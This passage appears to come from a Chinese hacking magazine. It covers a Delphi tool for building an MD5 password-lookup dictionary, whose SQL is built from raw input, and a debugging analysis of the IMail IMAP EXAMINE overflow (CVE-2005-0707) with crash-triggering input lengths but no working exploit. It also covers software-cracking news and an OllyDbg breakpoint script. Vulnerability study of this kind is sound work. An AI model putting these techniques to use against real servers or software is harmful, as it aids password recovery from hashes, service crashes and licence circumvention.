memo4.Lines.Add(memo1.Lines[i]+','+memo2.Lines[i]+','+memo3.Lines[i]);//memo1的每行字符串结合memo2和memo3的每行字符串以逗号分割组成新字符串列表(即csv文件格式)
end;
memo4.Lines.SaveToFile(Extractfilepath(Application.ExeName)+'字典库.csv');//保存csv文件
showmessage('已经成功生成字典库.csv(在本程序所在目录)')//对话框显示保存在什么路径
end;
end;
end.
```

第二步：制作MD5字典库

以上批量加密工作完成，可以得到自己需要的MD5明文和密文——对应的数据库。下面编写代码实现任意查询明文，便得到密文。也就是"MD5字典库"工具的功能。使用到ADOConnection、ADOQuery和DataSource控件（参见图1）。

关键代码如下：（简要介绍关键代码，具体代码已经打包，详见光盘）

以下对应16位密文：

```
procedure TForm1.ColorButton1Click(Sender: TObject);// "16位密文"按钮动作代码
begin
ADOQuery1.Close;//关闭数据集
ADOQuery1.SQL.Clear;//清除SQL的string
ADOQuery1.SQL.Add('select * from pass where UserPassword like ''%'+Edit1.Text+'%''');//通过Edit1.Text控件查询密码明文
ADOQuery1.ExecSQL;//执行SQL查询
ADOQuery1.Open;//显示数据
if DBEdit2.Text='' then
showmessage('对不起，MD5字典库目前没有收录该密码')// 如果查询没有显示则说明字典库没有
end;
```

以下对应32位密文：

```
procedure TForm1.ColorButton2Click(Sender: TObject); // "32位密文"按钮动作代码
begin
ADOQuery1.Close;
ADOQuery1.SQL.Clear;
ADOQuery1.SQL.Add('select * from pass where UserPassword1 like ''%'+Edit2.Text+'%''');
ADOQuery1.ExecSQL;
ADOQuery1.Open;
if DBEdit2.Text='' then
showmessage('对不起，MD5字典库目前没有收录该密码')
end;
```

至此，我们已经完成MD5字典库DIY。以上程序在Delphi7+WinXP环境编译通过。

"MD5字典库"工具源代码中使用到的TColorButton控件（仅起美化界面作用），大家完全可以直接用TButton控件代替。如确实需要用到TColorButton控件也很容易在Delphi相关网站找到的。如有其他问题请在非安全论坛留言，我会和大家一起探讨的。

编辑点评 *作者在本程序的编写中用到了Md5.pas，所以编写起来节省了不少代码，直接调用Md5.pas里面的Md5加密函数即可，另外也参考了相关MD5方面的源代码。不过大家要注意的是，作者写作本篇只是编程技术交流，如使用该程序引起不良后果者，均与本刊和作者无关哟。*

邮件服务器溢出漏洞系列分析之一 溢出分析


IMAP EXAMINE命令堆栈溢出漏洞分析

曹军/dang0102

长期以来，我都想对FoxServer、Imail Server等邮件服务器的溢出漏洞做个整理性的研究，现在终于有了机会。本文中，我们先来看看Ipswitch Collaboration Suite IMAP EXAMINE命令缓冲区溢出漏洞。严格地说，这个漏洞我并没有能够控制程序的执行流程。但漏洞本身有其与一般溢出漏洞不同的地方，感觉很有意思，有必要写出来让大家分享和思考。第一次投稿，不足之处还请见谅。

一、漏洞起因

漏洞公告如图1所示：


Ipswitch Collaboration Suite IMAP EXAMINE命令缓冲区溢出漏洞

发布日期：2005-03-10
更新日期：2005-03-18

受影响系统：

Ipswitch IMail 8.13
Ipswitch IMail 8.1
Ipswitch IMail 8.0.5
Ipswitch IMail 8.0.3

BUGTRAQ ID: 12780
CVE(CAN) ID: CVE-2005-0707

Ipswitch Collaboration Suite (ICS)是Microsoft Windows的综合性通讯和协作解决方案。

Ipswitch Collaboration Suite的IMAP守护程序中的远程缓冲区溢出可能允许攻击者以管理员权限执行任意代码。

漏洞的起因是未能充分地处理传送给EXAMINE函数的超长变量。EXAMINE命令可选择邮箱，这样就能以只读权限访问邮箱。帧指针覆盖可能允许攻击者在当前函数返回时重新定向程序流。请注意仅在成功的认证后才能使用IMAP EXAMINE命令。

图1

根据公告，这是一个堆栈溢出漏洞，针对Imail 8.13及以下版本，问题出在EXAMINE命令上。由于是远程溢出漏洞，我们还是先从协议入手。

二、IMAP 协议分析

IMAP（Internet Message Access Protocol）协议用于访问存储在邮件服务器系统内的电子邮件和电子公告板信息，IMAP允许用户通过电脑远程操作保存在IMAP服务系统内的邮件。现在使用IMAP协议的是第4版，又简称为IMAP4，RFC3501对该协议进行了详细地说明。IMAP4服务开放端口为TCP 143，客户端包含很多命令，如LOGIN、LOGOUT、SELECT、EXAMINE等，命令的一般格式为：

<TAG> 命令 <参数>

使用其它所有的命令之前都必须通过LOGIN命令要进行身份验证。本文的漏洞是EXMAINE命令导致的，命令格式为：

<TAG> EXAMINE <邮箱名>

LOGIN命令格式为：

<TAG> LOGIN <用户名><密码>

现在就先来走一遍这个命令，我们在命令行下测试。为了使telnet客户端命令回显，打开RegEdit，将"HKEY_CURRENT_USER \Software \Microsoft \Telnet \DebugFlags"值改为10H。这里测试的机器为192.168.3.158，是我自己物理可控的一台机器，系统是Windows 2000 sp4，Imail Server版本是8.10。打开CMD，输入：telnet 192.168.3.158 143，回车，与服务器连接成功，如图2所示：



图2

首先进行身份验证，输入登录请求：A001 LOGIN dang dang，回车，telnet.exe会自动在我们的请求后面加上“\r\n”，然后发送到服务端。服务器返回“A001 OK LOGIN completed”则表示身份验证通过了。接下来发送EXAMINE命令，其中邮箱名我们任意构造：A002 EXAMINE aaaaaaa，正常情况下，服务器会返回“NO SELECT No such mailbox”，表示该邮箱不存在，如图3所示：



图3

根据漏洞公告，我们再次发送EXAMINE命令，这一次使邮箱名参数增加到252字节（原因后面再讲），结果如图4所示：




图4

看来服务器挂掉了，莫非是典型的溢出漏洞？先不着急，现在重启服务，按照刚才的步骤再走下，不过邮箱名再次增长。通过几个测试，我发现最多能将邮箱名增加到259字节。当其长度为260字节的时候，服务器会自己进行出错处理，反而不会挂掉了，如图5所示：




图5

整理一下，通过测试，我们发现当EXAMINE命令接的邮箱名在252字节～259字节之间的时候，Imail Server会挂掉。当然这只是现象，我们需要对漏洞进行进一步调试。

三、漏洞调试中遇到的问题

调试这样的漏洞，我还是习惯用Softice。由于VMWare刚好出了点问题，只好在服务器本机操作了。打开Softice，用Ctrl+D命令呼出窗口，输入下面两个命令：

```
set font 2
code on
```

这两个命令的作用是使得调试的时候窗口看起来更清晰，同时能看到汇编对应的机器码。然后输入命令：bpx ntdll!KiUserExceptiondispatcher。

这个函数其实是一个用户态函数，负责向用户态分派异常处理函数，其参数是一个指向一个Context结构的指针。这个Context结构偏移0xb4、0xb8、0xc4处分别记录异常发生瞬间的EBP、EIP、ESP的值，因此我们要拦截下这个函数观察Context结构的内容。有了前面这些基础知识，我们来继续分析。

按照第二节中的测试步骤，填充251字节'a'+"bbbbcdef"共259字节的邮箱名然后发送。Softice果然弹出来了，输入命令：d esp+4，得到Context结构指针为0x00b7fa54（不同系统版本该值可能不一样）。然后用上面的方法查看异常发生时：

```
EBP = 0x2e666564
EIP = 0x0078626d
ESP = 0x00b7fd20
```

根据经验，线程相关的堆栈应该在0x00b60000以上，搜索我们发送的请求串：s -a 0 L 7fffffff "aaaaaaaabbbbcdef"，结果发现有两处，分别位于0x0077862a和0x00778872，都是我们输入的以A002开头的原始请求，但它们应该都不位于我们可控线程堆栈中。心有不甘，再输入命令：s 0 L 7fffffff "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"，发现在0x00b6fad8处有d:\Imail\Users\dang\aaaaaaaaaaaaaaaa……aaaaaaaa，这是已经提取出的邮箱路径，但后面的"bbbbcdef"被省略了，无法利用。

接下来看看前面的EBP = 0x2e666564，原来这个0x2e是服务器自动在请求后面添加的，我们并不能控制；至于异常发生时的EIP，根本就填充不到那里去。输入命令：

```
d cs:0078626d
发现这片区域为：
001b:0078626d  FFFF  INVALID
001b:0078626f  FFFF  INVALID
```

前面说了，我们发送的EXAMINE带的邮箱名长度在252～259之间的数据。比259少发一个字节，即258，我们就少控制了EBP的一个字节。以此类推，当我们发送256字节的邮箱名时，我们就完全不能控制EBP了。

再来整理下，我们传入的特定EXAMINE命令导致了服务处理函数返回到了非法的内存地址去。可惜的是，原来堆栈中返回地址EIP我们不能控制，EBP也最多只能控制其中3个字节（0x2e是服务器自己加的）。因此，我们既不能采用JMP ESP的方式，也无法通过覆盖SEH结构的方式来利用。这个特殊的问题我将继续跟踪，希望将来能够解决。

四、小结

本文我们讨论了Ipswitch Collaboration Suite IMAP EXAMINE命令缓冲区溢出漏洞的调试过程，希望对初学漏洞调试的朋友有点帮助。漏洞自身有一些特殊性，致使现在还不能完全利用来执行流程，但相信将来会有合理的解决方法。我自己写了个简单的代替命令行的IMAP客户端examine_test.cpp，大家可以参考。同时，大家有什么好的意见，也欢迎和我交流，我的QQ：19013788。

【文章中作者提到的源码examine_test.cpp已收录在光盘中】

nohack小技巧


彻底删除“我的文档”

在Windows XP中，当我们删除“我的文档”中的“我的音乐”、“图片收藏”等文件夹后，重新启动计算机后又会产生这几个文件夹。其实，要想彻底删除“我的音乐”、“图片收藏”等文件夹，我们只要先在Windows“运行”对话框中输入“Regsvr32 /u mydocs.dll”这个命令，然后就可以彻底删除它们。

鸟儿学破解系列已经到了第三期了，本期继续为大家带来鸟儿学破解之注册深入分析篇，让各位“鸟儿们”对算法的分析有一个了解。另外，本期将由haksign手把手教你如何去破解软件，让大家学习他的破解思路！

每月“破”新闻


最好的OllyDbg汉化版



虽然说不久以前就放出了OllyDbg 2.0即将要发行的消息，可是现在2.0还是没有出来，目前很多人都在使用1.0版本，而且很多人都是在使用聆风听雨汉化版，最近出了个cao_cong汉化版，可以说是目前最好的一个汉化版了，对英文不太熟悉的朋友可不要错过了。

相关连接：http://CCDebuger.ys168.com

新一代脱壳调试器－RORDbg




使用虚拟机技术的调试器，主要用于外壳分析和脱壳，目前只能跑exe文件的主线程。

这个工具仅仅可以作为分析外壳辅助手段，因为是虚拟执行每条指令，所以速度很慢。这种虚拟机调试器目前还比较少见，前途不可限量，以后将是发展的趋势，有兴趣的朋友可以浏览相关链接，查看更多的内容。

相关链接：http://bbs.pediy.com/showthread.php?s=&threadid=18994

CRACKL@B的2006年工具大礼包



CRACKL@B是俄国一个很有名的破解组织，每年都要发布一个工具包，里面有很多和破解相关的工具，是不容错过的大礼包。

下载页面：http://www.cracklab.ru/ed2k_winter_2006.html（要用电骡下载）

相关链接：http://www.cracklab.ru/cd.php（俄文界面）

每月“破”技巧

Delphi中的魔法断点

有时用OD调试Delphi程序，总是要用DeDe额外来查看程序中的事件，比较麻烦。

现在只要将下面内容保存为文本文件，在OllyDbg中用OllyScript运行就可以在Delphi中的所有事件处理的地址下断点了。

```
var Addr
mov Addr,401000
Loop:
find Addr, #740E8BD38B83????????FF93????????#
cmp $RESULT,0
je Exit
add $RESULT,0A
bp $RESULT
add $RESULT,1
mov Addr,$RESULT
jmp Loop
Exit:
ret
```

【本文介绍的OllyDbg汉化版、rordbg 2.0.rar、MagicBpForDelphi.OSC都已收录到光盘中】

鸟儿学破解——注册深入分析篇

风泽[E.S.T]

实例软件：CrackME
破解目的：还原注册CALL
使用工具：OllyDbg（简称OD），W32Dsm

